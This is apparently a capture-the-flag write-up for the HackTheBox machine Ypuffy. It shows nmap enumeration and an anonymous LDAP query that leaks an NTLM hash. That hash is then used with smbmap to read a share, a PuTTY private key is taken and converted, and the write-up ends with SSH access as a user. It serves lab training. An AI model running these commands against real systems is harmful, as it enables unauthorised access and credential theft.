Ypuffy

Synopsis

Ypuffy highlights the danger of allowing LDAP null sessions. It also features an interesting SSH CA authentication privilege escalation, via the OpenBSD doas command. An additional privilege escalation involving Xorg is also possible

Skills

- Knowledge of SMB and LDAP enumeration
- Knowledge of BSD
- Crafting custom LDAP queries
- Enumeration and exploitation of SSH CA


Exploitation

As always we start with the nmap to check what services/ports are open

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 19:11 EDT
Stats: 0:05:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 19:16 (0:00:00 remaining)
Nmap scan report for 10.10.10.107
Host is up (0.15s latency).
Not shown: 995 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2e19e6af1ba7b0e8072a2b115d7bc604 (RSA)
|   256 dd0f6a2a53ee1950d9e5e781048d91b6 (ECDSA)
|_  256 219edbbde1784d72b0eab497fb7faf91 (ED25519)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 4.7.6 (workgroup: YPUFFY)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/5%OT=22%CT=1%CU=40631%PV=Y%DS=2%DC=T%G=Y%TM=64CED8BC
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10D%TI=RD%CI=RI%TS=22)SEQ(SP
OS:=F7%GCD=1%ISR=10B%TI=RD%TS=21)SEQ(CI=RI)OPS(O1=M53CNNSNW6NNT11%O2=M53CNN
OS:SNW6NNT11%O3=M53CNW6NNT11%O4=M53CNNSNW6NNT11%O5=M53CNNSNW6NNT11%O6=M53CN
OS:NSNNT11)WIN(W1=4000%W2=4000%W3=4000%W4=4000%W5=4000%W6=4000)ECN(R=Y%DF=Y
OS:%T=40%W=4000%O=M53CNNSNW6%CC=N%Q=)ECN(R=N)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T1(R=N)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=S%F=AR%O=%RD=0%
OS:Q=)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=A%A=S+%F=AR%O=%RD=0%Q=)T5(R=N)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=S%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=3
OS:8%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)U1(R=N)IE(R=N)

Network Distance: 2 hops
Service Info: Host: YPUFFY

Host script results:
```

```
Network Distance: 2 hops
Service Info: Host: YPUFFY

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6)
|   Computer name: ypuffy
|   NetBIOS computer name: YPUFFY\x00
|   Domain name: hackthebox.htb
|   FQDN: ypuffy.hackthebox.htb
|_  System time: 2023-08-05T19:18:15-04:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-08-05T23:18:15
|_  start_date: N/A
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

TRACEROUTE (using port 1723/tcp)
HOP RTT      ADDRESS
1   91.80 ms 10.10.14.1
2   92.41 ms 10.10.10.107
```

We can see a few ports open, let's start from the web, but when we tried to access the web port we go no response from the server



It looks like that despite of a fact the port 80/HTTP is open, the web server is not available

In that case, we moved to LDAP exploitation, first of all we extracted information from ldap by using nmap script "ldap-search"

```
└─# nmap -A 10.10.10.107 --script=ldap-search -p 389
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 19:31 EDT
Nmap scan report for 10.10.10.107
Host is up (0.079s latency).

PORT    STATE SERVICE VERSION
389/tcp open  ldap    (Anonymous bind OK)
| ldap-search:
|   Context: dc=hackthebox,dc=htb
|     dn: dc=hackthebox,dc=htb
|         dc: hackthebox
|         objectClass: top
|         objectClass: domain
|     dn: ou=passwd,dc=hackthebox,dc=htb
|         ou: passwd
|         objectClass: top
|         objectClass: organizationalUnit
|     dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
|         uid: bob8791
|         cn: Bob
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
|         userPassword: {BSDAUTH}bob8791
|         uidNumber: 5001
|         gidNumber: 5001
|         gecos: Bob
|         homeDirectory: /home/bob8791
|         loginShell: /bin/ksh
|     dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
|         uid: alice1978
|         cn: Alice
|         objectClass: account
|         objectClass: posixAccount
|         objectClass: top
```

This provided us with username as well as sambaNTPassword (which serves as NTLM hash)

```
        gecos: Alice
        homeDirectory: /home/alice1978
        loginShell: /bin/ksh
        sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
        displayName: Alice
        sambaAcctFlags: [U          ]
        sambaPasswordHistory: 0000000000000000000000000000000000000000000000000000000000000000
        sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
        sambaPwdLastSet: 1532916644
    dn: ou=group,dc=hackthebox,dc=htb
        ou: group
        objectClass: top
        objectClass: organizationalUnit
    dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
        objectClass: posixGroup
```

We used those credential to enumerate shares on the SMB

```
─# smbmap -H 10.10.10.107 -u Alice1978 -p '0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B'
+] IP: 10.10.10.107:445        Name: 10.10.10.107
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        alice                                                   READ, WRITE     Alice's Windows Directory
        IPC$                                                    NO ACCESS       IPC Service (Samba Server)

──(root㉿kali)-[~]
```

But when we tried to access share “alice” via smbclient we got error message

```
└─# smbclient '\\10.10.10.107\alice' -U Alice1987 -P '0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B'
ldb: Unable to open tdb '/var/lib/samba/private/secrets.ldb': No such file or directory
ldb: Failed to connect to '/var/lib/samba/private/secrets.ldb' with backend 'tdb': Unable to open tdb '/var/lib/samba/private/secrets.ldb': No such file or directory
Could not find machine account in secrets database: Failed to fetch machine account password for WORKGROUP from both secrets.ldb (Could not open secrets.ldb) and from /var/lib/samba/private/secrets.tdb: NT_STATUS_CANT_ACCESS_DOMAIN_INFO
_samba_cmd_set_machine_account_s3: cli_credentials_set_machine_account_db_ctx failed: NT_STATUS_CANT_ACCESS_DOMAIN_INFO
Failed to set machine account: NT_STATUS_CANT_ACCESS_DOMAIN_INFO
```

Thus we were forced to use smbmap to list directories and files stored in the alice share

Inside we found putty keys,

```
┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─# smbmap -H 10.10.10.107 -u Alice1978 -p '0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B' -R alice
[+] IP: 10.10.10.107:445        Name: 10.10.10.107
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        alice                                                   READ, WRITE
        .\alice\*
        dr--r--r--                0 Sat Aug  5 19:47:58 2023    .
        dr--r--r--                0 Tue Jul 31 23:16:50 2018    ..
        fr--r--r--             1460 Mon Jul 16 21:38:51 2018    my_private_key.ppk
```

We downloaded the keys but in order to use them, first we need to convert them into ssh format; to do this we utilised puttgen-tools

```
└─# smbmap -H 10.10.10.107 -u Alice1978 -p '0B186E661BBDBDCF6047784DE8B9FD8B:0B186E661BBDBDCF6047784DE8B9FD8B' --download alice/my_private_key.ppk
[+] Starting download: alice\my_private_key.ppk (1460 bytes)
[+] File output to: /root/Desktop/Boxes/Ypuffy.htb/10.10.10.107-alice_my_private_key.ppk

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─# ls
10.10.10.107-alice_my_private_key.ppk

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─#
```

```
└─# apt install putty-tools
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Suggested packages:
  putty-doc
The following NEW packages will be installed:
  putty-tools
0 upgraded, 1 newly installed, 0 to remove and 297 not upgraded.
Need to get 607 kB of archives.
After this operation, 3,680 kB of additional disk space will be used.
Get:1 http://ftp.cc.uoc.gr/mirrors/linux/kali/kali kali-rolling/main amd64 putty-tools amd64 0.7
Fetched 607 kB in 7s (83.2 kB/s)
Selecting previously unselected package putty-tools.
(Reading database ... 410728 files and directories currently installed.)
Preparing to unpack .../putty-tools_0.78-2_amd64.deb ...
Unpacking putty-tools (0.78-2) ...
Setting up putty-tools (0.78-2) ...
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.2.3) ...

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─# puttygen *.ppk -O private-openssh -o id_rsa

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─# ls
10.10.10.107-alice_my_private_key.ppk  id_rsa

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─#
```

After the conversion we can ssh to the system as a user alice

```
└─# ssh alice@10.10.10.107 -i id_rsa
alice@10.10.10.107: Permission denied (publickey).

┌──(root㉿kali)-[~/Desktop/Boxes/Ypuffy.htb]
└─# ssh alice1978@10.10.10.107 -i id_rsa
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy$ whoami
alice1978
ypuffy$
```